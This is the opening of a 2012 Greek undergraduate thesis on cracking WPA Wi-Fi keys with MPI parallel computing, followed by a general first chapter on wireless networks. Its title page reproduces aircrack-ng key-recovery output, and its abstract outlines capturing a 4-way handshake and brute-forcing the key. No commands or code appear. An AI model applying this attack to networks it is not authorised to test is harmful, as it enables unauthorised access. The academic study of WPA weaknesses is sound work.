ΑΛΕΞΑΝΔΡΕΙΟ Τ.Ε.Ι. ΘΕΣΣΑΛΟΝΙΚΗΣ
ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΚΡΥΠΤΑΝΑΛΗΣΗ Wi-Fi μέσω παράλληλων συστημάτων (MPI)

```
Master Key     : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                 39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transient Key  : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                 73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                 AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                 D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 28 A8 C8 95 B7 17 E5 72 27 B6 A7 EE E3 E5 34 45
```

Των φοιτητών

Δρόσος Αναστάσιος

Αρ. Μητρώου: 05/2831

Μαστής Μιχαήλ

Αρ. Μητρώου: 05/2882

Επιβλέπων καθηγητής

Ψαρράς Νικόλαος

Θεσσαλονίκη 2012

ΠΡΟΛΟΓΟΣ

Η παρούσα πτυχιακή εργασία πραγματοποιήθηκε στο Αλεξάνδρειο Τεχνολογικό Εκπαιδευτικό Ίδρυμα της Θεσσαλονίκης στο τμήμα Πληροφορικής από τους φοιτητές Δρόσο Αναστάσιο και Μαστή Μιχαήλ με επιβλέπων καθηγητή τον κύριο Ψαρρά Νικόλαο.

Το θέμα της πτυχιακής μας εργασίας είναι η κρυπτανάλυση Wi-Fi με τη χρήση παράλληλων συστημάτων. Κύριος στόχος της πτυχιακής μας εργασίας είναι αφενός να διαπιστώσουμε, αν και κατά πόσο είναι εφικτό για κάποιον να βρει ένα WPA κλειδί για να αποκτήσει πρόσβαση σε ένα ασύρματο τοπικό δίκτυο και αφετέρου, αν και κατά πόσο επιταχύνεται η διαδικασία εύρεσης του WPA κλειδιού με την ταυτόχρονη χρήση περισσοτέρων του ενός υπολογιστών.

ΠΕΡΙΛΗΨΗ

Στόχος της πτυχιακής μας είναι η κρυπτανάληση Wi-Fi μέσω παράλληλων συστημάτων. Για να αποκτήσουμε το θεωρητικό υπόβαθρο για να βγάλουμε εις πέρας την πτυχιακή μας εργασία θα ασχοληθούμε με τα δίκτυα Wi-Fi καθώς και με τα παράλληλα συστήματα. Αρχικά θα μιλήσουμε για τα ασύρματα δίκτυα. Στη συνέχεια όμως θα ασχοληθούμε αποκλειστικά με τα ασύρματα τοπικά δίκτυα. Θα γνωρίσουμε την οικογένεια πρωτοκόλλων 802.11 καθώς και τα διάφορα standard που υπάρχουν σήμερα, που καθιστούν εφικτή τη λειτουργία των ασύρματων τοπικών δικτύων 802.11. Καθώς η ασφάλεια, αποτελεί αναπόσπαστο κομμάτι της πτυχιακής μας, θα μιλήσουμε για τους διάφορους μηχανισμούς που έχουν εφαρμοστεί στα ασύρματα τοπικά δίκτυα 802.11 ούτως ώστε να αυξήσουν την ασφάλειά τους. Επιπρόσθετα, θα ασχοληθούμε ιδιαίτερα με τους αλγόριθμους κρυπτογράφησης που έχουν εφαρμοστεί σε αυτά, και πιο συγκεκριμένα με τον RC4 και τον AES. Θα προσπαθήσουμε να γνωρίσουμε τον τρόπο λειτουργίας των δύο αυτών αλγορίθμων. Τελειώνοντας αυτό το κομμάτι, θα εισέλθουμε στο κομμάτι των παράλληλων συστημάτων. Αρχικά, θα μιλήσουμε για το εργαλείο MPI, με τη χρήση του οποίου μπορούμε να δημιουργήσουμε ένα παράλληλο σύστημα. Θα προσπαθήσουμε να γνωρίσουμε επίσης μερικές βασικές εντολές του MPI. Τέλος θα εισέλθουμε στο κομμάτι του πειράματος. Θα προσπαθήσουμε δηλαδή να σπάσουμε ένα WPA κλειδί με τη χρήση ενός προγράμματος MPI. Για την επίτευξη αυτού, αρχικά θα χρησιμοποιήσουμε το εργαλείο Aircrack –ng για να κλέψουμε τα πακέτα ενός 4-way handshake, στα οποία θα πραγματοποιήσουμε την επίθεση. Στη συνέχεια θα δημιουργήσουμε ένα MPI δίκτυο που θα αποτελείται από τους δύο υπολογιστές μας. Αφού γράψουμε και τον κώδικα του προγράμματος θα πραγματοποιήσουμε την επίθεση και θα βγάλουμε τα τελικά μας συμπεράσματα.

ABSTRACT

The aim of our thesis is cryptanalysis Wi-Fi through parallel systems. To obtain the theoretical background to pull out the thesis work, we will deal with Wi-Fi networks and with parallel systems. First we'll talk about wireless networks. We will deal exclusively with wireless LANs. We will try to learn the 802.11 family of protocols and different standard currently which are available in order to allow the operation of 802.11 wireless LANs. As safety is an integral part of our thesis, we discuss the various mechanisms that have been implemented in 802.11 wireless LANs, in order to increase their safety. Additionally, we will deal particularly with the encryption algorithms that are applied to them, such as RC4 and AES. We will try to discover how these two algorithms work. Finishing this part, we will enter the parallel systems. Firstly, we will talk about the tool MPI, with the use of which we can create a parallel system. We will also try to learn some basic commands on MPI. Finally we enter the part of the experiment. We will try to break a WPA key with a program using MPI. To achieve this, initially we will use the tool Aircrack-ng to steal packets containing a 4-way handshake. We will attack on those packets in order to find out the WPA key. Then we will create an MPI network consisting of both our computers. After we finish writing the code of the program, we will start the attack and draw our final conclusions.

ΕΥΧΑΡΙΣΤΙΕΣ (προαιρετικά)

Θα θέλαμε να ευχαριστήσουμε αρχικά την συνάδελφο Γιάννου Ειρήνη, για την πολύτιμη βοήθειά της και την απέραντη στήριξη που μας πρόσφερε.

Επίσης, θα θέλαμε να ευχαριστήσουμε τον κύριο Νικόλαο Ψαρρά, που δέχθηκε να αναλάβει την πτυχιακή μας, αν και δεν ήταν ο αρχικός επιβλέπων καθηγητής, και έχοντας ήδη αρκετές άλλες πτυχιακές και ελάχιστο χρόνο.

ΠΕΡΙΕΧΟΜΕΝΑ

Ευρετήριο σχημάτων

Ευρετήριο πινάκων

ΕΙΣΑΓΩΓΗ

Στόχος της πτυχιακής μας όπως έχουμε αναφέρει είναι η κρυπτανάλυση Wi-Fi με τη χρήση παράλληλων συστημάτων. Πιο συγκεκριμένα, στόχος μας είναι να σπάσουμε ένα WPA κλειδί με τη χρήση ενός MPI προγράμματος. Ξεκινώντας την πτυχιακή μας εργασία θα μιλήσουμε γενικά για τα ασύρματα δίκτυα. Στο 2^{ο} κεφάλαιο, θα ασχοληθούμε εκτενέστερα με τα ασύρματα τοπικά δίκτυα και τους μηχανισμούς που αυτά διαθέτουν. Στο 3^{ο} κεφάλαιο θα μιλήσουμε για την ασφάλεια των ασύρματων τοπικών δικτύων. Πιο συγκεκριμένα, θα μιλήσουμε για το 802.11i. Στο 4^{ο} κεφάλαιο θα αναφερθούμε στους αλγόριθμους κρυπτογράφησης RC4 και AES καθώς και στον τρόπο λειτουργίας τους. Στο 5^{ο} κεφάλαιο θα γνωρίσουμε το εργαλείο MPI καθώς και μερικές βασικές εντολές του, που θα μας βοηθήσουν και στη συνέχεια για τη σωστή δημιουργία του προγράμματος που θα πραγματοποιήσει την επίθεση. Στο 6^{ο} και τελευταίο κεφάλαιο της πτυχιακής μας θα πραγματοποιήσουμε την επίθεση στο WPA κλειδί. Τα κύρια μέρη του 6^{ου} κεφαλαίου, είναι το MPI δίκτυο, που αποτελείται από τους υπολογιστές που συμμετέχουν στην πραγματοποίηση της επίθεσης, το εργαλείο Aircrack –ng που πραγματοποιεί την επίθεση και κλέβει τα πακέτα, και το πρόγραμμα που υλοποιεί όλα τα παραπάνω. Με το πέρας της επίθεσης, θέλουμε να συνειδητοποιήσουμε αν και κατά πόσο είναι εφικτό να βρεθεί το WPA κλειδί, και επίσης, αν η επίθεση με τη χρήση περισσοτέρων του ενός υπολογιστών κάνει την πραγματοποίηση της επίθεσης πιο γρήγορη και πιο αποτελεσματική.

ΚΕΦΑΛΑΙΟ 1
Ασύρματα Δίκτυα

ΕΙΣΑΓΩΓΗ

Η ανάγκη για γρήγορη μεταφορά δεδομένων μέσω δικτύων με χαμηλό κόστος σχεδιασμού και συντήρησης, έχει ως αποτέλεσμα τη ραγδαία εξέλιξη της ασύρματης τεχνολογίας. Δίκτυα για κάθε επιχείρηση, χωρίς περιορισμούς από τη μορφολογία του χώρου, προσφέρουν πρόσβαση σε πόρους τοπικών δικτύων ή στο διαδίκτυο. Σήμερα, με την αύξηση χρήσης φορητών ηλεκτρονικών υπολογιστών εντός και εκτός επαγγελματικού χώρου, γίνεται αναγκαία η ανάπτυξη ασύρματων δικτύων ηλεκτρονικών υπολογιστών.

Παράλληλα, η τεχνολογική εξέλιξη, η εξάπλωση των κινητών υπολογιστικών συστημάτων, όπως οι φορητοί υπολογιστές και τα PDA, η μείωση του κόστους αλλά και η ευρεία απαίτηση του κοινού για πρόσβαση στο διαδίκτυο από οποιονδήποτε τόπο και σε οποιαδήποτε χρονική στιγμή, είχε σαν αποτέλεσμα την τελευταία δεκαετία να βιώνουμε την όλο και πιο έντονη παρουσία των ασύρματων τεχνολογιών με φυσικό επακόλουθο την αυξανόμενη ζήτηση για συσκευές φορητών υπολογιστών. Αυτό το γεγονός δημιούργησε την ανάγκη για την υλοποίηση των ασύρματων δικτύων. Μέχρι πρόσφατα τα προϊόντα ασύρματης τεχνολογίας αντιμετωπίζονταν ανεξάρτητα από τις κατασκευάστριες εταιρείες τους και τα περισσότερα προϊόντα ήταν μη συμβατά με τα υπόλοιπα. Η τεχνολογία προσέφερε προϊόντα αργών ταχυτήτων, ακριβά και ήταν μοιρασμένη σε δύο διαφορετικά στρατόπεδα: της ασύρματης επικοινωνίας και της ενσύρματης. Με την ωρίμανση όμως των βιομηχανικών στάνταρτ και την εξέλιξη της τεχνολογίας, η αγορά υποδέχεται σήμερα την ασύρματη τεχνολογία.

Ορισμός Ασύρματων Δικτύων 1.1

Ένα ασύρματο δίκτυο είναι ένα τηλεπικοινωνιακό δίκτυο, συνήθως τηλεφωνικό ή υπολογιστικό, το οποίο χρησιμοποιεί ραδιοκύματα ως φορείς πληροφορίας. Τα δεδομένα μεταφέρονται μέσω ηλεκτρομαγνητικών κυμάτων, με συχνότητα που εξαρτάται κάθε φορά από τον ρυθμό μετάδοσης των δεδομένων που απαιτείται να υποστηρίζει το δίκτυο. Η ασύρματη επικοινωνία έχει ως μέσο μετάδοσης τη γήινη ατμόσφαιρα, σε αντίθεση με την ενσύρματη επικοινωνία όπου το μέσο μετάδοσης είναι κάποιος τύπος καλωδίου. Η εξέλιξη των ασύρματων επικοινωνιών τα τελευταία χρόνια έχει δείξει ότι είναι πολύ δύσκολο ένα σύστημα να μπορέσει να ικανοποιήσει όλες τις ανάγκες του χρήστη και να προσαρμοστεί στις ιδιαιτερότητες κάθε περιβάλλοντος. Για το λόγο αυτό, τα ασύρματα δίκτυα τις επόμενες γενιές θα αποτελούνται από την ενοποίηση ενός συνόλου τεχνολογιών, κάθε μία από τις οποίες θα εξειδικεύεται σε ένα συγκεκριμένο περιβάλλον.

Πότε πρωτοεμφανίστηκαν 1.2

Η τεχνολογία δικτύων και οι ασύρματες επικοινωνίες συνδυάσθηκαν για πρώτη φορά το 1971 στο πανεπιστήμιο της Χαβάης χάρη σε ένα ερευνητικό πρόγραμμα που ονομάζονταν ALOHANET. Το σύστημα ALOHANET επέτρεπε την επικοινωνία μεταξύ των υπολογιστών που βρίσκονταν σε επτά πανεπιστημιουπόλεις χτισμένες πάνω σε τέσσερα νησιά. Οι υπολογιστές επικοινωνούσαν με τον κεντρικό υπολογιστή χωρίς τη χρήση των υπαρχουσών τηλεφωνικών γραμμών. Το ALOHANET πρόσφερε τις αμφίδρομες επικοινωνίες, σε μια τοπολογία αστεριών, μεταξύ του κεντρικού υπολογιστή και κάθε ενός από τους χρήστες.

Η δημιουργία των ασύρματων δικτύων είχε σκοπό, αρχικά, την επέκταση υπαρχόντων υποδομών ενσύρματων δικτύων. Η ανάπτυξή τους ακολουθεί γοργούς ρυθμούς, ιδιαίτερα την τελευταία δεκαετία. Νέες υπηρεσίες παρέχονται στους χρήστες, ενώ ταυτόχρονα βελτιώνονται και αναβαθμίζονται οι υποδομές. Το εύρος των εφαρμογών τους είναι πολύ μεγάλο και συνεχώς εξελισσόμενο ενώ παράλληλα, αποτελούν και έναν από τους ταχύτερα εξελισσόμενους ερευνητικούς κλάδους των τηλεπικοινωνιών και της πληροφορικής.

Που χρησιμοποιούνται 1.3

Ενδεικτικά, τα ασύρματα δίκτυα μπορούν να χρησιμοποιηθούν μέσα στο χώρο μιας επιχείρησης, μιας σχολικής μονάδας, μιας δημόσιας υπηρεσίας κ.λπ. για:

- Επικοινωνία των υπολογιστών χωρίς τη χρήση και το κόστος της δομημένης καλωδίωσης
- Επέκταση του ήδη υπάρχοντος δικτύου με αμελητέο κόστος και υποδομή
- Χρήση ασύρματης τηλεφωνίας μέσα από το ήδη υπάρχον ασύρματο δίκτυο
- Επισκόπηση χώρων χρησιμοποιώντας ασύρματες κάμερες
- Ως hotspot. Το hotspot είναι ένα ασύρματο σημείο πρόσβασης στο internet.

Στην πραγματικότητα, δεν είναι απλώς ένα σημείο, αλλά μία περιοχή η οποία καλύπτεται από συσκευές που επιτρέπουν και διαχειρίζονται την ασύρματη πρόσβαση των χρηστών στο internet. Ένα hotspot μπορεί να έχει εμβέλεια από μερικά μέτρα και να φτάσει ακόμη και το ένα χιλιόμετρο κάλυψης, αν αυτό είναι επιθυμητό. Ένας χρήστης, εκμεταλλευόμενος τις δυνατότητες που του παρέχει η ασύρματη σύνδεσή του με το hotspot, είναι σε θέση να πραγματοποιήσει στον υπολογιστή του οποιαδήποτε εργασία έχει σχέση με το internet σαν να ήταν στο σπίτι του ή στο γραφείο του. Αυτό σημαίνει ότι ο χρήστης του hotspot μπορεί να το χρησιμοποιήσει για τις ακόλουθες εργασίες:

1. Πλοήγηση στο Διαδίκτυο (web surfing)
2. Ανταλλαγή αρχείων και online επικοινωνία μεταξύ των χρηστών
3. Πρόσβαση σε εφαρμογές multimedia, για τη λήψη εικόνων, βίντεο και μουσικής
4. Λήψη ενημερωτικού ή εκπαιδευτικού περιεχομένου

Τα ασύρματα τοπικά δίκτυα έχοντας αρχιτεκτονική παραπλήσια ενός ενσύρματου δικτύου και το πλεονέκτημα της σύνδεσης του χρήστη ενώ βρίσκεται σε κίνηση, καθιερώθηκαν γρήγορα σε μία πλειάδα εφαρμογών. Σήμερα φτάσαμε στο σημείο η χρήση των φορητών ηλεκτρονικών συσκευών να καθιερώνεται όλο και περισσότερο. Εταιρείες από το χώρο της βιομηχανίας, των υπηρεσιών και του εμπορίου παρατήρησαν καθημερινή αύξηση της παραγωγικότητάς τους με τη χρήση φορητών υπολογιστών και τερματικών για τη μετάδοση πληροφοριών σε κεντρικούς servers για περαιτέρω επεξεργασία. Με ασύρματη διασύνδεση στο υπάρχον ενσύρματο δίκτυο, οι εργαζόμενοι μπορούν να λάβουν και να στείλουν e-mail ή να συνδεθούν στο εταιρικό δίκτυο γρήγορα και εύκολα από οποιοδήποτε σημείο μέσα στην εταιρεία. Ακόμα και οι γιατροί και το νοσηλευτικό προσωπικό σε νοσοκομεία του εξωτερικού χρησιμοποιούν την τεχνολογία των ασύρματων τοπικών δικτύων για να έχουν άμεση πρόσβαση σε ιατρικά ιστορικά ασθενών. Φοιτητές σε πανεπιστήμια μπορούν να έχουν πρόσβαση στο Internet και στο Intranet του πανεπιστημίου από οπουδήποτε μέσα στην πανεπιστημιούπολη. Οι εφαρμογές των ασύρματων δικτύων αυξάνονται και διαδίδονται όλο και περισσότερο προσφέροντας υπηρεσίες και βρίσκοντας εφαρμογές σε όλο και περισσότερους τομείς. Ενδεικτικά αναφέρονται μερικοί από τους πιο συνηθισμένους παρακάτω:

- Εργοστασιακό περιβάλλον: Επικοινωνία πραγματικού χρόνου ανάμεσα σε προσωπικό-μηχανές για έλεγχο, διάγνωση, συντήρηση.
- Εμπόριο: Τιμολόγηση προϊόντων. Προβολή διαφημιστικών-πληροφοριακών μηνυμάτων σε εμπορικά κέντρα.
- Εκπαίδευση: Σε πανεπιστήμια, σχολεία, πρόσβαση μαθητών σε βιβλιοθήκες, εκπαιδευτικό υλικό, βάσεις δεδομένων.
- Εργασία: Ευέλικτη, χαμηλού κόστους δικτύωση σε περιπτώσεις όπου οι εναλλακτικές λύσεις είναι δύσκολα υλοποιήσιμες ή και αδύνατες. Ευελιξία στην πρόσβαση στην πληροφορία, ευκολία λήψης αποφάσεων, αυξημένη παραγωγικότητα.
- Νοσοκομεία: Το προσωπικό αποκτά πρόσβαση σε ζωτικές πληροφορίες για τον ασθενή, σε πραγματικό χρόνο από οπουδήποτε.

Που δεν είναι χρήσιμα τα ασύρματα Δίκτυα 1.4

Η χρήση ασύρματης τεχνολογίας, σε καμία περίπτωση δεν παραγκωνίζει τις λύσεις που μας προσφέρει η ενσύρματη δικτύωση. Οι δύο οικογένειες τεχνολογιών είναι συμπληρωματικές και όχι ανταγωνιστικές. Δεν πρέπει να γίνεται χρήση της ασύρματης τεχνολογίας στις ακόλουθες περιπτώσεις:

- Όταν ο χρήστης έχει κατευθείαν εύκολη πρόσβαση στο ενσύρματο δίκτυο, για παράδειγμα η σύνδεση δύο υπολογιστών που βρίσκονται δίπλα-δίπλα σε ένα γραφείο με ένα απλό δικτυακό Ethernet καλώδιο.
- Στις περιπτώσεις όπου ο χρήστης-εφαρμογή απαιτεί αρκετά μεγάλο ρυθμό μετάδοσης, όπου δεν μπορεί να καλυφθεί από το ασύρματο δίκτυο. Έτσι για παράδειγμα εάν θέλουμε μία σύνδεση με ρυθμό 1 GBPs, μπορούμε να την υλοποιήσουμε με πολύ χαμηλό κόστος με συσκευές που υποστηρίζουν Gigabit Ethernet και την κατάλληλη

καλωδίωση. Η ασύρματη τεχνολογία δεν προβλέπεται να φτάσει ποτέ αυτές τις ταχύτητες. Επιπλέον ήδη έχουν κυκλοφορήσει λύσεις ενσύρματης δικτύωσης που φτάνουν στα 10 GBPs αν και δεν είναι κοινή ακόμα η χρήση τους.

- Σε δίκτυα που απαιτούν μεγάλο βαθμό ασφάλειας, οι ενσύρματες λύσεις είναι σαφώς καλύτερες. Στην περίπτωση ασύρματης υλοποίησης, επειδή δεν είναι δυνατό να περιορίσουμε τα ραδιοκύματα, είναι εύκολο να γίνει ανίχνευση της μεταδιδόμενης πληροφορίας. Σε περίπτωση δε, που η πληροφορία δεν είναι κωδικοποιημένη, μπορεί να γίνει ανάκτησή της. Για να φτάσουν σε παρόμοιο βαθμό ασφάλειας των ενσύρματων δικτύων τα ασύρματα δίκτυα, πρέπει να εφαρμοστούν σε αυτά περίπλοκες τεχνικές αυθεντικοποίησης και κωδικοποίησης. Άλλωστε αυτός είναι και ένας από τους λόγους που δεν χρησιμοποιούνται σε κρίσιμες στρατιωτικές εφαρμογές οι ασύρματες τεχνολογίες.
- Σε περιοχές που έχουν μεγάλο ηλεκτρομαγνητικό θόρυβο, γεγονός που έχει ως αποτέλεσμα την παρεμβολή του σήματος που εκπέμπεται από το δίκτυο, καθιστώντας την επικοινωνία και την ανταλλαγή πληροφοριών μεταξύ των υπολογιστών προβληματική.

Πλεονεκτήματα Ασύρματων Δικτύων 1.5

Καθώς περάσαμε στην εποχή η οποία χαρακτηρίστηκε από τη διακίνηση μεγάλων όγκων πληροφορίας και την ανάπτυξη της τεχνολογίας, η υλοποίηση ασύρματων δικτύων συνέβαλε δραματικά στην απλούστευση του τρόπου επικοινωνίας και σύνδεσης των υπολογιστών του δικτύου και στην ταχύτερη μετάδοση της πληροφορίας. Η χρήση των δικτύων υπολογιστών από ένα συνεχώς αυξανόμενο αριθμό επιχειρήσεων από όλο το φάσμα της παραγωγικής διαδικασίας, καθώς και η ραγδαία ανάπτυξη του Internet και των διαφόρων online υπηρεσιών, αποδεικνύουν τη μεγάλη σημασία που έχει στη σημερινή παγκόσμια οικονομία η δυνατότητα πρόσβασης σε απομακρυσμένες πληροφορίες. Με ένα ασύρματο δίκτυο οι χρήστες έχουν τη δυνατότητα πρόσβασης σε δεδομένα χωρίς τους περιορισμούς των καλωδίων και διαφόρων πολύπλοκων διαδικασιών εγκατάστασης των ενσύρματων δικτύων. Ως κυριότερα πλεονεκτήματα των ασύρματων δικτύων σε σύγκριση με το “παραδοσιακό” Ethernet θα μπορούσαμε να αναφέρουμε:

- Δυνατότητα Κίνησης: Τα ασύρματα δίκτυα προσφέρουν στους εργαζόμενους πρόσβαση πραγματικού χρόνου σε δεδομένα από οπουδήποτε κι αν βρίσκονται μέσα στην επιχείρησή τους ή όπου υπάρχει κάλυψη από το ασύρματο δίκτυο. Η δυνατότητα αυτή μπορεί να αυξήσει δραματικά την παραγωγικότητα και την αποδοτικότητα των εργαζομένων στο εργασιακό περιβάλλον και όχι μόνο.
- Απλή και γρήγορη εγκατάσταση: Η εγκατάσταση ενός ασύρματου δικτύου μπορεί να γίνει εύκολα και γρήγορα χωρίς τα προβλήματα

της καλωδίωσης που συνοδεύουν τα ενσύρματα δίκτυα. Μπορεί να γίνει δικτύωση σε μέρη που η καλωδίωση θα ήταν αδύνατη ή ανεπιθύμητη.

- Μειωμένο κόστος χρήσης: Ενώ το αρχικό κόστος για το hardware που θα υποστηρίξει ένα ασύρματο τοπικό δίκτυο είναι μεγαλύτερο από αυτό ενός ενσύρματου δικτύου, τα συνολικά έξοδα εγκατάστασης, καθώς και το κόστος χρήσης, είναι σημαντικά μικρότερα. Μακροπρόθεσμα τα οφέλη είναι ακόμη μεγαλύτερα για περιπτώσεις δυναμικών χώρων εργασίας, οι οποίες απαιτούν συχνές μετακινήσεις και αλλαγές. Στο εγγύς μέλλον αναμένονται ακόμα χαμηλότερες και πιο προσιτές τιμές καθώς όλο και περισσότεροι κατασκευαστές κάνουν την εμφάνισή τους με αποτέλεσμα να αυξάνεται ο ανταγωνισμός μεταξύ τους, αλλά και οι συσκευές να έχουν αποκτήσει ακόμα καλύτερη ποιότητα.
- Κλιμάκωση-Δυνατότητα επέκτασης: Τα ασύρματα δίκτυα μπορούν να υποστηρίξουν μία μεγάλη ποικιλία από τοπολογίες προκειμένου να ανταποκριθούν στις ανάγκες συγκεκριμένων εφαρμογών. Οι τοπολογίες αυτές μπορούν εύκολα να αλλάξουν και περιλαμβάνουν από απλά δίκτυα μικρής κάλυψης, κατάλληλα για μικρό αριθμό χρηστών, έως και πλήρως εκτεταμένα δίκτυα με δυνατότητες roaming που μπορούν να υποστηρίξουν χιλιάδες χρήστες σε μεγάλες αποστάσεις.
- Αξιοπιστία-Ανεξαρτησία: Ένα ασύρματο δίκτυο κατάλληλα διαμορφωμένο μπορεί να έχει μεγάλη αξιοπιστία. Μπορεί να σχεδιαστεί έτσι ώστε να μπορεί να εργάζεται όταν συμβαίνουν διακοπές ρεύματος και να περιλαμβάνει πολλές εναλλακτικές διαδρομές.
- Εμβέλεια: Η εμβέλεια ενός ασύρματου δικτύου σε περιβάλλον γραφείου μπορεί να είναι μερικές δεκάδες μέτρα. Τα ραδιοκύματα σε εσωτερικό χώρο έχουν να διαπεράσουν τοίχους και οροφές οπότε υφίστανται σημαντική απόσβεση. Σε ανοικτό χώρο όπου υπάρχει οπτική επαφή ανάμεσα στις ασύρματες συσκευές, οι αποστάσεις που μπορεί να καλυφθούν είναι μεγαλύτερες.
- Παραγωγικότητα: Η πρόσβαση στις πληροφορίες και στις βασικές εφαρμογές μιας εταιρείας κατά τη διάρκεια των εργασιών ενθαρρύνει το προσωπικό. Επίσης οι πελάτες της εταιρείας μπορούν να έχουν πρόσβαση υψηλής ασφάλειας στο Internet καθώς και στα επιχειρηματικά τους δεδομένα.
- Συμβατότητα με το υπάρχον δίκτυο: Τα περισσότερα ασύρματα δίκτυα έχουν στάνταρ τρόπο σύνδεσης με τα υπάρχοντα ενσύρματα δίκτυα. Έτσι, η προσθήκη ασύρματης δικτύωσης σε υπάρχοντα ενσύρματα δίκτυα μπορεί να γίνει με αρκετά εύκολο τρόπο. Πολλές φορές δε, τα ασύρματα δίκτυα αποτελούν την επέκταση ενός ενσύρματου δικτύου.

Μειονεκτήματα Ασύρματων Δικτύων 1.6

Κάθε τεχνολογία έχει και τα μειονεκτήματα της και τα ασύρματα τοπικά δίκτυα δεν αποτελούν εξαίρεση. Πολλές από τις ευκολίες που προσφέρουν έχουν σαν συνέπεια κάποιες αδυναμίες, οι κυριότερες από τις οποίες είναι:

- Ένα ασύρματο δίκτυο έχει σημαντικά χαμηλότερο bandwidth από τα σημερινά ενσύρματα δίκτυα. Πολλές εταιρείες και ακαδημαϊκά ιδρύματα έχουν εγκαταστήσει δίκτυα μεταγωγής ταχυτήτων 100mbps στους σταθμούς εργασίας και 100mbps ή 1000mbps στον κορμό του δικτύου και στους εξυπηρετητές. Το να υπερφορτώσει κανείς τέτοια δίκτυα είναι εξαιρετικά δύσκολο. Ένα ασύρματο δίκτυο τεχνολογίας 802.11b μπορεί να εξασφαλίσει ταχύτητα 11mbps σε έναν μόνο σταθμό εργασίας κάθε φορά. Η αντίστοιχη ταχύτητα στα ασύρματα δίκτυα τεχνολογίας 802.11a ή 802.11g είναι 54mbps (σε έναν μόνο σταθμό εργασίας κάθε φορά). Επιπλέον η επιβάρυνση του δικτύου από τα πρωτόκολλα ασύρματης διασύνδεσης, διαχείρισης και αποφυγής συγκρούσεων τυπικά μειώνει το χρήσιμο bandwidth στο 45-50%. Έτσι το ωφέλιμο bandwidth στα δίκτυα 802.11b είναι περί τα 6mbps ενώ στα 802.11a και 802.11g περί τα 25mbps.
- Τα ασύρματα δίκτυα είναι ευάλωτα σε παρεμβολές. Εάν ένας ισχυρός αναμεταδότης, που λειτουργεί στην ίδια ραδιοσυχνότητα με ένα ασύρματο δίκτυο, βρίσκεται κοντά στο δίκτυο τότε το δίκτυο μπορεί να καταστεί άχρηστο. Αυτό φυσικά μπορεί να γίνει και με κακόβουλη πρόθεση από κάποιον ο οποίος θέλει να εξαπολύσει μια επίθεση προς το δίκτυο.
- Τα ασύρματα δίκτυα είναι ευάλωτα σε επιθέσεις. Από τη στιγμή που το ασύρματο μέσο είναι κοινόχρηστο, όλοι οι ασύρματοι σταθμοί εργασίας μπορούν να 'δουν' όλη την κίνηση που διασχίζει το μέσο ακριβώς με τον ίδιο τρόπο που ισχύει στους διασυνδεμένους-με καλώδιο σε ένα hub, σταθμούς εργασίας σε ένα Ethernet δίκτυο. Εάν δεν ληφθούν κάποια μέτρα για την προστασία των δεδομένων που μεταδίδονται στο μέσο τότε αυτά μπορούν να διαβαστούν από εξωτερικούς ή εσωτερικούς κακόβουλους χρήστες. Μία πολιτική ασφαλείας είναι απαραίτητη σε κάθε εγκατάσταση ασύρματου δικτύου.
- Τα ασύρματα δίκτυα δεν είναι ασφαλή εξ' ορισμού. Για να δημιουργήσουμε ένα ασφαλές ασύρματο δίκτυο, πρέπει να γνωρίζουμε αρκετές πληροφορίες. Για παράδειγμα, πρέπει να είναι γνωστό ποιος χρήστης έχει πρόσβαση στο μέσο καθώς και αν αυτός ο χρήστης, όντως έχει την άδεια να χρησιμοποιήσει το ασύρματο δίκτυο. Επίσης, πρέπει να είμαστε σίγουροι, για την ταυτότητα των χρηστών, δηλαδή για το αν οι χρήστες είναι αυτοί που δηλώνουν ότι είναι. Στο θέμα της ασφάλειας έχουν δημιουργηθεί πολλοί μηχανισμοί για να αντιμετωπιστούν αυτά τα προβλήματα. Σε επόμενο κεφάλαιο θα ασχοληθούμε εκτενέστερα με το εν λόγω ζήτημα.

Διαχωρισμός Ασύρματων Δικτύων με βάση τη γεωγραφική κάλυψη 1.7

Όπως και στα ενσύρματα δίκτυα, χρησιμοποιούνται διαφορετικά πρωτόκολλα ανάμεσα σε συνδέσεις που αφορούν μικρές ή μεγάλες αποστάσεις, έτσι και στα ασύρματα δίκτυα, η τεχνολογία είναι διαφορετική, ανάλογα με την περιοχή κάλυψης των δικτύων. Είναι δηλαδή διαφορετικά τα πρωτόκολλα που χρησιμοποιούνται για να συνδεθούν δύο υπολογιστές που απέχουν μεταξύ τους 100μ με δύο υπολογιστές που απέχουν μεταξύ τους μερικά χιλιόμετρα. Κάνοντας λοιπόν αυτόν το διαχωρισμό, οδηγούμαστε στις εξής μεγάλες κατηγορίες ασύρματων δικτύων:

1. Τοπικά Ασύρματα Δίκτυα (WLAN)
2. Μητροπολίτικα Ασύρματα Δίκτυα (WMAN)
3. Ευρείας Κάλυψης Ασύρματα Δίκτυα (WWAN)
4. Προσωπικά Ασύρματα Δίκτυα (WPAN)

Τοπικά Ασύρματα Δίκτυα (Wireless Local Area Network - WLAN) 1.7.1

Τα τοπικά ασύρματα δίκτυα είναι τυπικά παρόμοια με τα τοπικά δίκτυα τα οποία είναι συνδεδεμένα με κάποιας μορφής καλωδίωση. Καλύπτουν μία μικρή γεωγραφική περιοχή η οποία τυπικά μπορεί να είναι ένα εργαστήριο υπολογιστών, ένας όροφος κ.λπ.. Υπάρχουν διάφορες τοπολογίες στα ασύρματα τοπικά δίκτυα αναλόγως με τον τρόπο με τον οποίο πραγματοποιείται η επικοινωνία αλλά τυπικά οι σταθμοί εργασίας συνδέονται χρησιμοποιώντας ασύρματες κάρτες δικτύου σε κάποιο κεντρικό διανομέα ο οποίος ονομάζεται access point. Στο επόμενο κεφάλαιο θα αναφερθούμε λεπτομερώς στο πρωτόκολλο 802.11 της IEEE το οποίο είναι ευρέως διαδεδομένο. Ταυτόχρονα όμως με το IEEE 802.11 ανακαλύφθηκαν και άλλα πρωτόκολλα για τη λειτουργία των ασύρματων τοπικών δικτύων.

OpenAir 1.7.1.1

